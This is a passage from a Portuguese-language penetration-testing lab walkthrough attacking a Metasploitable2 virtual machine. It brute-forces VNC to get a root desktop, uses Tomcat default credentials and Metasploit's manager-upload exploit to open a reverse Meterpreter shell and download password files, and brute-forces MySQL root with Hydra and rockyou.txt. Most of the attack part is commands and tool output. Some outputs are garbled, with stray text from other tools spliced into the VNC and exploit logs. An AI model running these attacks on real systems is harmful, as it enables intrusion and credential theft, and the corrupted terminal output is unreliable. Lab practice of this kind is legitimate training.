40666/rw-rw-rw-    4096          dir     2012-05-13 21:54:53 -0400 sbin
40666/rw-rw-rw-    4096          dir     2010-03-16 18:57:38 -0400 srv
40666/rw-rw-rw-     0            dir     2021-06-06 18:07:29 -0400 sys
40666/rw-rw-rw-    4096          dir     2021-06-06 20:09:11 -0400 tmp
40666/rw-rw-rw-    4096          dir     2010-04-28 00:06:37 -0400 usr
40666/rw-rw-rw-    4096          dir     2010-03-17 10:08:23 -0400 var
100666/rw-rw-rw-  1987288        fil     2008-04-10 12:55:41 -0400 vmlinuz
```

PORTA 5900

Após descobrir que a vulnerabilidade da porta 5900 é o “VNC (protocol 3.3)” como foi visto nas imagens acima, foi aberto o msfconsole e realizado uma busca direta por essa vulnerabilidade.

```
msf6 > search vnc protocol 3.3

Matching Modules
-----
#  Name                                     Disclosure Date    Rank    Check    Description
-  -
0  auxiliary/scanner/vnc/vnc_login          2010-03-16 18:55:51 normal  No       VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
msf6 > use auxiliary/scanner/vnc/vnc_login
```

Foi utilizado o único modulo encontrado na busca e alterado o “Rhost” para o ip da máquina virtual, em seguida usando os comandos “info” e “show options” foi possível verificar que estava tudo certo para poder prosseguir.

```
msf6 auxiliary(scanner/vnc/vnc_login) > info
Name: VNC Authentication Scanner
Module: auxiliary/scanner/vnc/vnc_login
License: Metasploit Framework License (BSD)
Rank: Normal
Provided by:
carstein <carstein.sec@gmail.com>
jduck <jduck@metasploit.com>
Check supported:
No
Basic options:


| Name             | Current Setting                                                  | Required | Description                                                                          |
|------------------|------------------------------------------------------------------|----------|--------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords for all users                                                    |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to bruteforce, from 0 to 5                                                  |
| DB_ALL_CREDS     | false                                                            | no       | Try each user/password couple stored in the current database                         |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords in the current database to the list                                |
| DB_ALL_USERS     | false                                                            | no       | Add all users in the current database to the list                                    |
| PASSWORD         |                                                                  | no       | The password to test                                                                 |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                              |
| Proxies          |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][...]                         |
| RHOSTS           | 192.168.49.131                                                   | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath' |
| RPORT            | 5900                                                             | yes      | The target port (TCP)                                                                |
| STOP_ON_SUCCESS  | false                                                            | yes      | Stop guessing when a credential works for a host                                     |
| THREADS          | 1                                                                | yes      | The number of concurrent threads (max one per host)                                  |
| USERNAME         | <BLANK>                                                          | no       | A specific username to authenticate as                                               |
| USERPASS_FILE    |                                                                  | no       | File containing users and passwords separated by space, one pair per line            |
| USER_AS_PASS     | false                                                            | no       | Try the username as the password for all users                                       |
| USER_FILE        |                                                                  | no       | File containing usernames, one per line                                              |
| VERBOSE          | true                                                             | yes      | Whether to print output for all attempts                                             |


Description:
This module will test a VNC server on a range of machines and report successful logins. Currently it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge response authentication method.
References:
https://cvedetails.com/cve/CVE-1999-0506/
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):


| Name             | Current Setting                                                  | Required | Description                                                                          |
|------------------|------------------------------------------------------------------|----------|--------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords for all users                                                    |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to bruteforce, from 0 to 5                                                  |
| DB_ALL_CREDS     | false                                                            | no       | Try each user/password couple stored in the current database                         |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords in the current database to the list                                |
| DB_ALL_USERS     | false                                                            | no       | Add all users in the current database to the list                                    |
| PASSWORD         |                                                                  | no       | The password to test                                                                 |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing passwords, one per line                                              |
| Proxies          |                                                                  | no       | A proxy chain of format type:host:port[,type:host:port][...]                         |
| RHOSTS           | 192.168.49.131                                                   | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath' |
| RPORT            | 5900                                                             | yes      | The target port (TCP)                                                                |
| STOP_ON_SUCCESS  | false                                                            | yes      | Stop guessing when a credential works for a host                                     |
| THREADS          | 1                                                                | yes      | The number of concurrent threads (max one per host)                                  |
| USERNAME         | <BLANK>                                                          | no       | A specific username to authenticate as                                               |
| USERPASS_FILE    |                                                                  | no       | File containing users and passwords separated by space, one pair per line            |
| USER_AS_PASS     | false                                                            | no       | Try the username as the password for all users                                       |
| USER_FILE        |                                                                  | no       | File containing usernames, one per line                                              |
| VERBOSE          | true                                                             | yes      | Whether to print output for all attempts                                             |


```

Após verificar, foi utilizado o comando “run” para poder executar, assim se tornou possível encontrar a senha do servidor VNC.

```
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.49.131:5900 - 192.168.49.131:5900 - Starting VNC login sweep
[!] 192.168.49.131:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.49.131:5900 - 192.168.49.131:5900 - Login Successful: :password
[*] 192.168.49.131:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > auxiliary/scanner/vnc/vnc_login
```


Com a senha em mãos no terminal kali, foi utilizado o comando “vncviewer 192.168.49.131” onde foi solicitado a senha VNC: password.

```

(kali@kali)-[~]
$ vncviewer 192.168.49.131
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: 0 and 001 using the VNC challenge response authentication
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

```

Em seguida o viewer abriu em outra janela já com o shell da máquina virtual aberto como usuário root.



PORTA 8180

No Kali Linux existe uma ferramenta chamada nikto que é utilizada para escanear vulnerabilidades em web sites. Para acessar essa ferramenta, abra o terminal (shell) e digite “nikto -h” para ver os parâmetros de uso, como demonstrado na figura abaixo.

```

(root@kali)-[/home/kali]
# nikto -host 192.168.14.133
- Nikto v2.1.6

+ Target IP: 192.168.14.133
+ Target Hostname: 192.168.14.133
+ Target Port: 80
+ Start Time: 2021-06-02 13:37:03 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10

```

Por padrão o escaneamento ocorre na porta 80, porém, podemos especificar uma porta como a utilizada no exemplo a seguir.

Considerando que o endereço de IP 192.168.14.133 pertence a um computador virtual que está sendo executado em uma instância do VMWare com Linux Metasploitable2. Utilizando o comando “nmap -T4 -A -v 192.168.14.133” veremos que o computador está executando o servidor web Tomcat na porta 8180.

```

8009/tcp open  ajp13          Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http             Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5

```

Vamos escanear o servidor web Tomcat nesta porta.

```

(root@kali)-[/home/kali]
# nikto -host 192.168.14.133 -port 8180
- Nikto v2.1.6

+ Target IP:      192.168.14.133
+ Target Hostname: 192.168.14.133
+ Target Port:    8180
+ Start Time:     2021-06-02 13:51:39 (GMT-4)

+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /: Appears to be a default Apache Tomcat install.
+ Cookie JSESSIONID created without the httponly flag
+ OSVDB-376: /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3233: /tomcat-docs/index.html: Default Apache Tomcat documentation found.
+ OSVDB-3233: /manager/html-manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3092: /webdav/index.html: WebDAV support is enabled.
+ OSVDB-3233: /jsp-examples/: Apache Java Server Pages documentation.
+ /admin/account.html: Admin login page/section found.
+ /admin/controlpanel.html: Admin login page/section found.
+ /admin/cp.html: Admin login page/section found.
+ /admin/index.html: Admin login page/section found.
+ /admin/login.html: Admin login page/section found.
+ /servlets-examples/: Tomcat servlets examples are visible.
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 'tomcat'). Apache Tomcat.
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected)

```

Como podemos ver há vulnerabilidades na porta 8180, que permitem que métodos HTTP PUT e DELETE sejam usados para gravar e excluir arquivos do servidor, e que há uma conta de usuário padrão no servidor cujo o nome de usuário é tomcat e a senha é tomcat.

Usando um metasploit por meio do **msfconsole**, procurando por um exploit capaz de explorar vulnerabilidades no servidor web Tomcat.

```

(root@kali)-[/home/kali]
# msfconsole

msf6 (root@kali) >

Metasploit v6.0.33-dev

+ -- --[ 2102 exploits - 1134 auxiliary - 357 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 8 evasion ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 >

```


Procurando um exploit capaz de explorar vulnerabilidades no servidor web Tomcat. Foi utilizado o comando “search tomcat”

```
msf6 > search tomcat

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/admin/http/ibm_drm_download    2020-04-21      normal Yes    IBM Data Risk Manager Arbitrary File Download
1  auxiliary/admin/http/tomcat_administration 2020-02-20      normal No     Tomcat Administration Tool Default Access
2  auxiliary/admin/http/tomcat_ghostcat      2020-02-20      normal No     Ghostcat
3  auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09      normal No     Tomcat UTF-8 Directory Traversal Vulnerability
4  auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09      normal No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
5  auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06      normal No     Apache Commons FileUpload and Apache Tomcat DoS
6  auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09      normal No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
7  auxiliary/dos/http/hashcollision_dos      2011-12-28      normal No     Hashtable Collisions
8  auxiliary/scanner/http/tomcat_enum        2011-12-28      normal No     Apache Tomcat User Enumeration
9  auxiliary/scanner/http/tomcat_mgr_login    2011-12-28      normal No     Tomcat Application Manager Login Utility
10 exploit/linux/http/cisco_prime_inf_rce    2018-10-04      excellent Yes   Cisco Prime Infrastructure Unauthenticated Remote Code Execution
11 exploit/linux/http/cpi_tararchive_upload  2019-05-15      excellent Yes   Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
12 exploit/multi/http/cisco_dcnm_upload_2019 2019-06-26      excellent Yes   Cisco Data Center Network Manager Unauthenticated Remote Code Execution
13 exploit/multi/http/struts2_namespace_ognl 2018-08-22      excellent Yes   Apache Struts 2 Namespace Redirect OGNL Injection
14 exploit/multi/http/struts_code_exec_classloader 2014-03-06      manual No     Apache Struts Classloader Manipulation Remote Code Execution
15 exploit/multi/http/struts_dev_mode        2012-01-06      excellent Yes   Apache Struts 2 Developer Mode OGNL Execution
16 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03      excellent Yes   Tomcat RCE via JSP Upload Bypass
17 exploit/multi/http/tomcat_mgr_deploy      2009-11-09      excellent Yes   Apache Tomcat Manager Application Deployer Authenticated Code Execution
18 exploit/multi/http/tomcat_mgr_upload      2009-11-09      excellent Yes   Apache Tomcat Manager Authenticated Upload Code Execution
19 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07      excellent Yes   Novell ZENworks Configuration Management Arbitrary File Upload
20 exploit/windows/http/cayin_xpost_sql_rce  2020-06-04      excellent Yes   Cayin xPost wayfinder_seqid SQLi to RCE
21 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10      excellent Yes   Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
22 post/multi/gather/tomcat_gather           2019-04-10      normal No     Gather Tomcat Credentials
23 post/windows/gather/enum_tomcat           2019-04-10      normal No     Windows Gather Apache Tomcat Enumeration

Interact with a module by name or index. For example info 23, use 23 or use post/windows/gather/enum_tomcat
```

Em seguida utilize o comando “use exploit/multi/http/tomcat_mgr_upload”, depois utilize o comando “show options” para mostrar quais parâmetros devem ser configurados.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

Name          Current Setting  Required  Description
-          -
HttpPassword  tomcat           no        The password for the specified username
HttpUsername  tomcat           no        The username to authenticate as
Proxies       tomcat           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS       192.168.14.133  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT        80              yes       The target port (TCP)
SSL           false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI    /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST        /               no        HTTP server virtual host
```

Após isso, utilize os comandos “set HttpUsername tomcat”, “set HttpPassword tomcat”, “set RHOST 192.168.14.133” e “set RPORT 8180” para configurar os devidos parâmetros exigidos. Após isso, use o comando “show options” novamente para verificar se há algum parâmetro não preenchido.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

Name          Current Setting  Required  Description
-          -
HttpPassword  tomcat           no        The password for the specified username
HttpUsername  tomcat           no        The username to authenticate as
Proxies       tomcat           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS       192.168.14.133  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT        8180            yes       The target port (TCP)
SSL           false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI    /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST        /               no        HTTP server virtual host
```

Agora utilize o comando “exploit” ou “run” para iniciar a exploração.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.14.129:4444 requests, target is directory
[*] Retrieving session ID and CSRF token... response to this directory (id for auto-name)
[*] Uploading and deploying 03KRGdl1l08IG... port
[*] Executing 03KRGdl1l08IG... Interesting File / Seen in logs
[*] Undeploying 03KRGdl1l08IG ...
[*] Sending stage (58086 bytes) to 192.168.14.133 action = default file
[*] Meterpreter session 1 opened (192.168.14.129:4444 → 192.168.14.133:38171) at 2021-06-02 14:38:24 -0400

meterpreter > 
```

Mudando do meterpreter para o shell, utilize o comando “shell” e mostrando o qual o nome de usuário.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Para verificar arquivos e pastas do servidor web invadido usamos o comando ls e cd para se movimentar entre as pastas do servidor.

ls	cd usr	cd share	cd base-passwd
bin	ls	ls	ls
boot	bin	aclocal	group.master
cdrom	games	adduser	passwd.master
dev	include	alsa	
etc	lib	ant	
home	lib64	apache2	
sys	local	applications	
tmp	sbin	appport	
usr	share	autoconf2.59	
var	src	avahi	
vmlinux	X11R6	base-files	
		base-passwd	

Após navegar pelos diretórios e pastas no *shell* foi localizado uma pasta com dois arquivos contendo nomes de usuário e senhas. Para fazer download dos arquivos group.master e passwd.master, temos que sair do shell do servidor invadido com o comando “exit” e em seguida fazer o download dos arquivos do servidor invadido para a pasta do computador Kali Linux utilizando os comandos “download /usr/share/base-passwd/group.master

/home/kali/Downloads” e “download /usr/share/base-passwd/passwd.master /home/kali/Downloads”.

```
meterpreter > download /usr/share/base-passwd/passwd.master /home/kali/Downloads
[*] Downloading: /usr/share/base-passwd/passwd.master → /home/kali/Downloads/passwd.master
[*] Downloaded 716.00 B of 716.00 B (100.0%): /usr/share/base-passwd/passwd.master → /home/kali/Downloads/passwd.master
[*] download : /usr/share/base-passwd/passwd.master → /home/kali/Downloads/passwd.master
meterpreter > download /usr/share/base-passwd/group.master /home/kali/Downloads
[*] Downloading: /usr/share/base-passwd/group.master → /home/kali/Downloads/group.master
[*] Downloaded 446.00 B of 446.00 B (100.0%): /usr/share/base-passwd/group.master → /home/kali/Downloads/group.master
[*] download : /usr/share/base-passwd/group.master → /home/kali/Downloads/group.master
```

Após isso, devemos escalar privilégios após invadir o alvo via Tomcat utilizando os comandos “sysinfo”, “getuid”, “shell”, “whoami” e “id”,

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Meterpreter   : java/linux
meterpreter > getuid
Server username: tomcat55
meterpreter > shell
Process 8 created.
Channel 15 created.
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Após isso, é só utilizar o comando “exit” para sair do meterpreter.

PORTA 3306

Considerando que o endereço de IP 192.168.14.133 pertence a um computador virtual que está sendo executado em uma instância do VMWare com Linux Metasploitable2. Utilizando o comando “nmap -T4 -A -v 192.168.14.133” veremos que o computador está executando o servidor de Banco de Dados MySQL na porta 3306.

```
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
mysql-info:
  Protocol: 10
  Version: 5.0.51a-3ubuntu5
  Thread ID: 10
  Capabilities flags: 43564
  Some Capabilities: LongColumnFlag, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCompression, SupportsTransactions
  Status: Autocommit
  Salt: a=LEV^Y":@p8bd0@1spY
```


Para se conectar ao servidor de Banco de Dados MySQL, é preciso um nome de usuário e uma senha, portanto precisamos descobrir estes dados. Utilizaremos uma ferramenta do Kali Linux chamada hydra para esta finalidade.

Utilizando a ferramenta hydra, precisaremos de um arquivo contendo as senhas que iremos testar e outro arquivo contendo os nomes de usuários que testaremos com as senhas.

O Kali Linux possui um arquivo “rockyou.txt” que está na pasta “/usr/share/wordlists”, contendo milhares de possíveis senhas que serão testadas para a tentativa de acesso a um servidor, seja ele de banco de dados, de web, de FTP etc.

Utilizando o comando “cd /usr/share/wordlists && ls -l” podemos ver uma wordlist de senhas que podem ser usadas para descobrir senhas de acesso. Usaremos apenas a word list rockyou.txt, caso queira ver as senhas contidas no arquivo “use less rockyou.txt” e utilize as setas do teclado para baixo para mostrar as demais telas de senha, a letra Q finaliza a visualização.

Lembrando que a lista de senhas que usaremos para testar está no arquivo “rockyou.txt” que se encontra na pasta “/usr/share/wordlists”. Porém você pode criar seu próprio arquivo de senhas a serem testadas, caso desejar.

Foi criado um arquivo chamado “users”, utilizando o comando “sudo nano /usr/share/wordlists/users.txt”, com os nomes de usuários que testaremos com as senhas que estão no arquivo “rockyou.txt”.

Para saber instruções de como utilizar a ferramenta basta digitar hydra no shell (terminal).

```
(root@kali)~# hydra
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
d ethics anyway).

Syntax: hydra [[-l LOGIN]-L FILE] [-p PASS]-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT]
vVd46] [-m MODULE_OPT] [service://server[:PORT]][/OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -l/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-[head|get|post] http[s]-[get|post]-form http-proxy http-proxy-urlenc
am[digest|md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rs
sh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

Para tentar se conectar ao servidor MySQL testando todas as senhas contidas no arquivo “rockyou.txt” basta utilizar o comando “hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://192.168.14.133”

```
(root@kali)-[/home/kali]
# hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://192.168.14.133
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-02 16:02:43
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking mysql://192.168.14.133:3306/
[3306][mysql] host: 192.168.14.133 login: root
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-02 16:03:31
```

Como podemos ver a ferramenta “hydra” encontrou uma senha para o usuário “root”, porém como não é mostrada a senha significa que para este usuário a senha está vazia (em branco).

Para testar as senhas presentes no arquivo “rockyou.txt” para todos os usuários presentes no arquivo “users.txt” que foi criado, lembrando que, dependendo do número de usuários isso pode demorar um tempo, pois o arquivo “rockyou.txt” contém aproximadamente 14344399 possíveis senhas, utiliza-se o comando “hydra -L /usr/share/wordlists/users.txt -P /usr/share/wordlists/rockyou.txt mysql://192.168.14.133”

```
(root@kali)-[/home/kali]
# hydra -L /usr/share/wordlists/users.txt -P /usr/share/wordlists/rockyou.txt mysql://192.168.14.133
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-02 16:56:47
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43033197 login tries (l:3/p:14344399), ~10758300 tries per task
[DATA] attacking mysql://192.168.14.133:3306/
[3306][mysql] host: 192.168.14.133 login: root
[STATUS] 14344596.00 tries/min, 14344596 tries in 00:01h, 28688601 to do in 00:02h, 4 active
[STATUS] 7174410.00 tries/min, 14348820 tries in 00:02h, 28684377 to do in 00:04h, 4 active
[STATUS] 3589025.75 tries/min, 14356103 tries in 00:04h, 28677094 to do in 00:08h, 4 active
[STATUS] 1796819.00 tries/min, 14374552 tries in 00:08h, 28658645 to do in 00:16h, 4 active
[STATUS] 1106963.46 tries/min, 14390525 tries in 00:13h, 28642672 to do in 00:26h, 4 active
[STATUS] 627195.13 tries/min, 14425488 tries in 00:23h, 28607709 to do in 00:46h, 4 active
```

Caso não queira utilizar a ferramenta hydra, o exploit mysql_login é uma boa alternativa pois ambos possuem o mesmo propósito, porém a forma de uso é diferente. A seguir iremos configurar passo a passo e executar um exploit no mysql_login.

No Kali Linux como usuário root, foi digitado “msfconsole”.

```
(root@kali)-[/home/kali]
# msfconsole

      .:ok000kdc'                'cdk000ko:
      .x0000000000000c          c000000000000x.
      :00000000000000k,        ,k00000000000000:
      '000000000kkkk00000: :00000000000000000'
      o00000000.MMMM.o0000o0000l.MMMM,00000000o
      d00000000.MMMMMM.c00000c.MMMMMM,00000000x
      l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
      .00000000.MMM.;MMMMMMMMMMMMM.MMMM,00000000.
      c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
      o000000.MMM.0000.MMM:0000.MMM,000000o
      l00000.MMM.0000.MMM:0000.MMM,000000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
      .d00o'WM.0000o000cx0000.MX'x00d.
      ,kol'M.0000000000000.M'd0k,
      :kk;.0000000000000.;0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l00000000l.
      ,d0d,
      .

=[ metasploit v6.0.33-dev ]
+ -- --[ 2102 exploits - 1134 auxiliary - 357 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 8 evasion ]

Metasploit tip: View missing module options with show
missing

msf6 > 
```

Para procurar um exploit capaz de explorar vulnerabilidades no MySQL, utilize o comando “search mysql”

```
msf6 > search mysql
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
1	auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	normal	No	Ruby on Rails Devise Authentication Password Reset
2	auxiliary/admin/mysql/mysql_enum		normal	No	MySQL Enumeration Module
3	auxiliary/admin/mysql/mysql_sql		normal	No	MySQL SQL Generic Query
4	auxiliary/admin/tikiwiki/tikidblib	2006-11-01	normal	No	TikiWiki Information Disclosure
5	auxiliary/analyze/crack_databases		normal	No	Password Cracker: Databases
6	auxiliary/gather/joomla_weblinks_sqli	2014-03-02	normal	Yes	Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
7	auxiliary/scanner/mysql/mysql_authbypass_hashdump	2012-06-09	normal	No	MySQL Authentication Bypass Password Dump
8	auxiliary/scanner/mysql/mysql_file_enum		normal	No	MySQL File/Directory Enumerator
9	auxiliary/scanner/mysql/mysql_hashdump		normal	No	MySQL Password Hashdump
10	auxiliary/scanner/mysql/mysql_login		normal	No	MySQL Login Utility
11	auxiliary/scanner/mysql/mysql_schemadump		normal	No	MySQL Schema Dump
12	auxiliary/scanner/mysql/mysql_version		normal	No	MySQL Server Version Enumeration
13	auxiliary/scanner/mysql/mysql_writable_dirs		normal	No	MySQL Directory Write Test
14	auxiliary/server/capture/mysql		normal	No	Authentication Capture: MySQL
15	exploit/linux/http/librengs_collectd_cmd_inject	2019-07-15	excellent	Yes	LibreNGS Collectd Command Injection
16	exploit/linux/http/pandora_fas_events_exec	2020-06-04	excellent	Yes	Pandora FMS Events Remote Command Execution
17	exploit/linux/mysql/mysql_yassl_getname	2010-01-25	good	No	MySQL yaSSL CertDecoder::GetName Buffer Overflow
18	exploit/linux/mysql/mysql_yassl_hello	2008-01-04	good	No	MySQL yaSSL SSL Hello Message Buffer Overflow
19	exploit/multi/http/manage_engine_dc_pmp_sqli	2014-06-08	excellent	Yes	ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
20	exploit/multi/http/wp_db_backup_rce	2019-04-24	excellent	Yes	WP Database Backup RCE
21	exploit/multi/http/zpanel_information_disclosure_rce	2014-01-30	excellent	No	Zpanel Remote Unauthenticated RCE
22	exploit/multi/mysql/mysql_udf_payload	2009-01-16	excellent	No	Oracle MySQL UDF Payload Execution
23	exploit/unix/webapp/kimai_sqli	2013-05-21	average	Yes	Kimai v0.9.2 'db_restore.php' SQL Injection
24	exploit/unix/webapp/wp_google_document_embedder_exec	2013-01-03	normal	Yes	WordPress Plugin Google Document Embedder Arbitrary File Disclosure
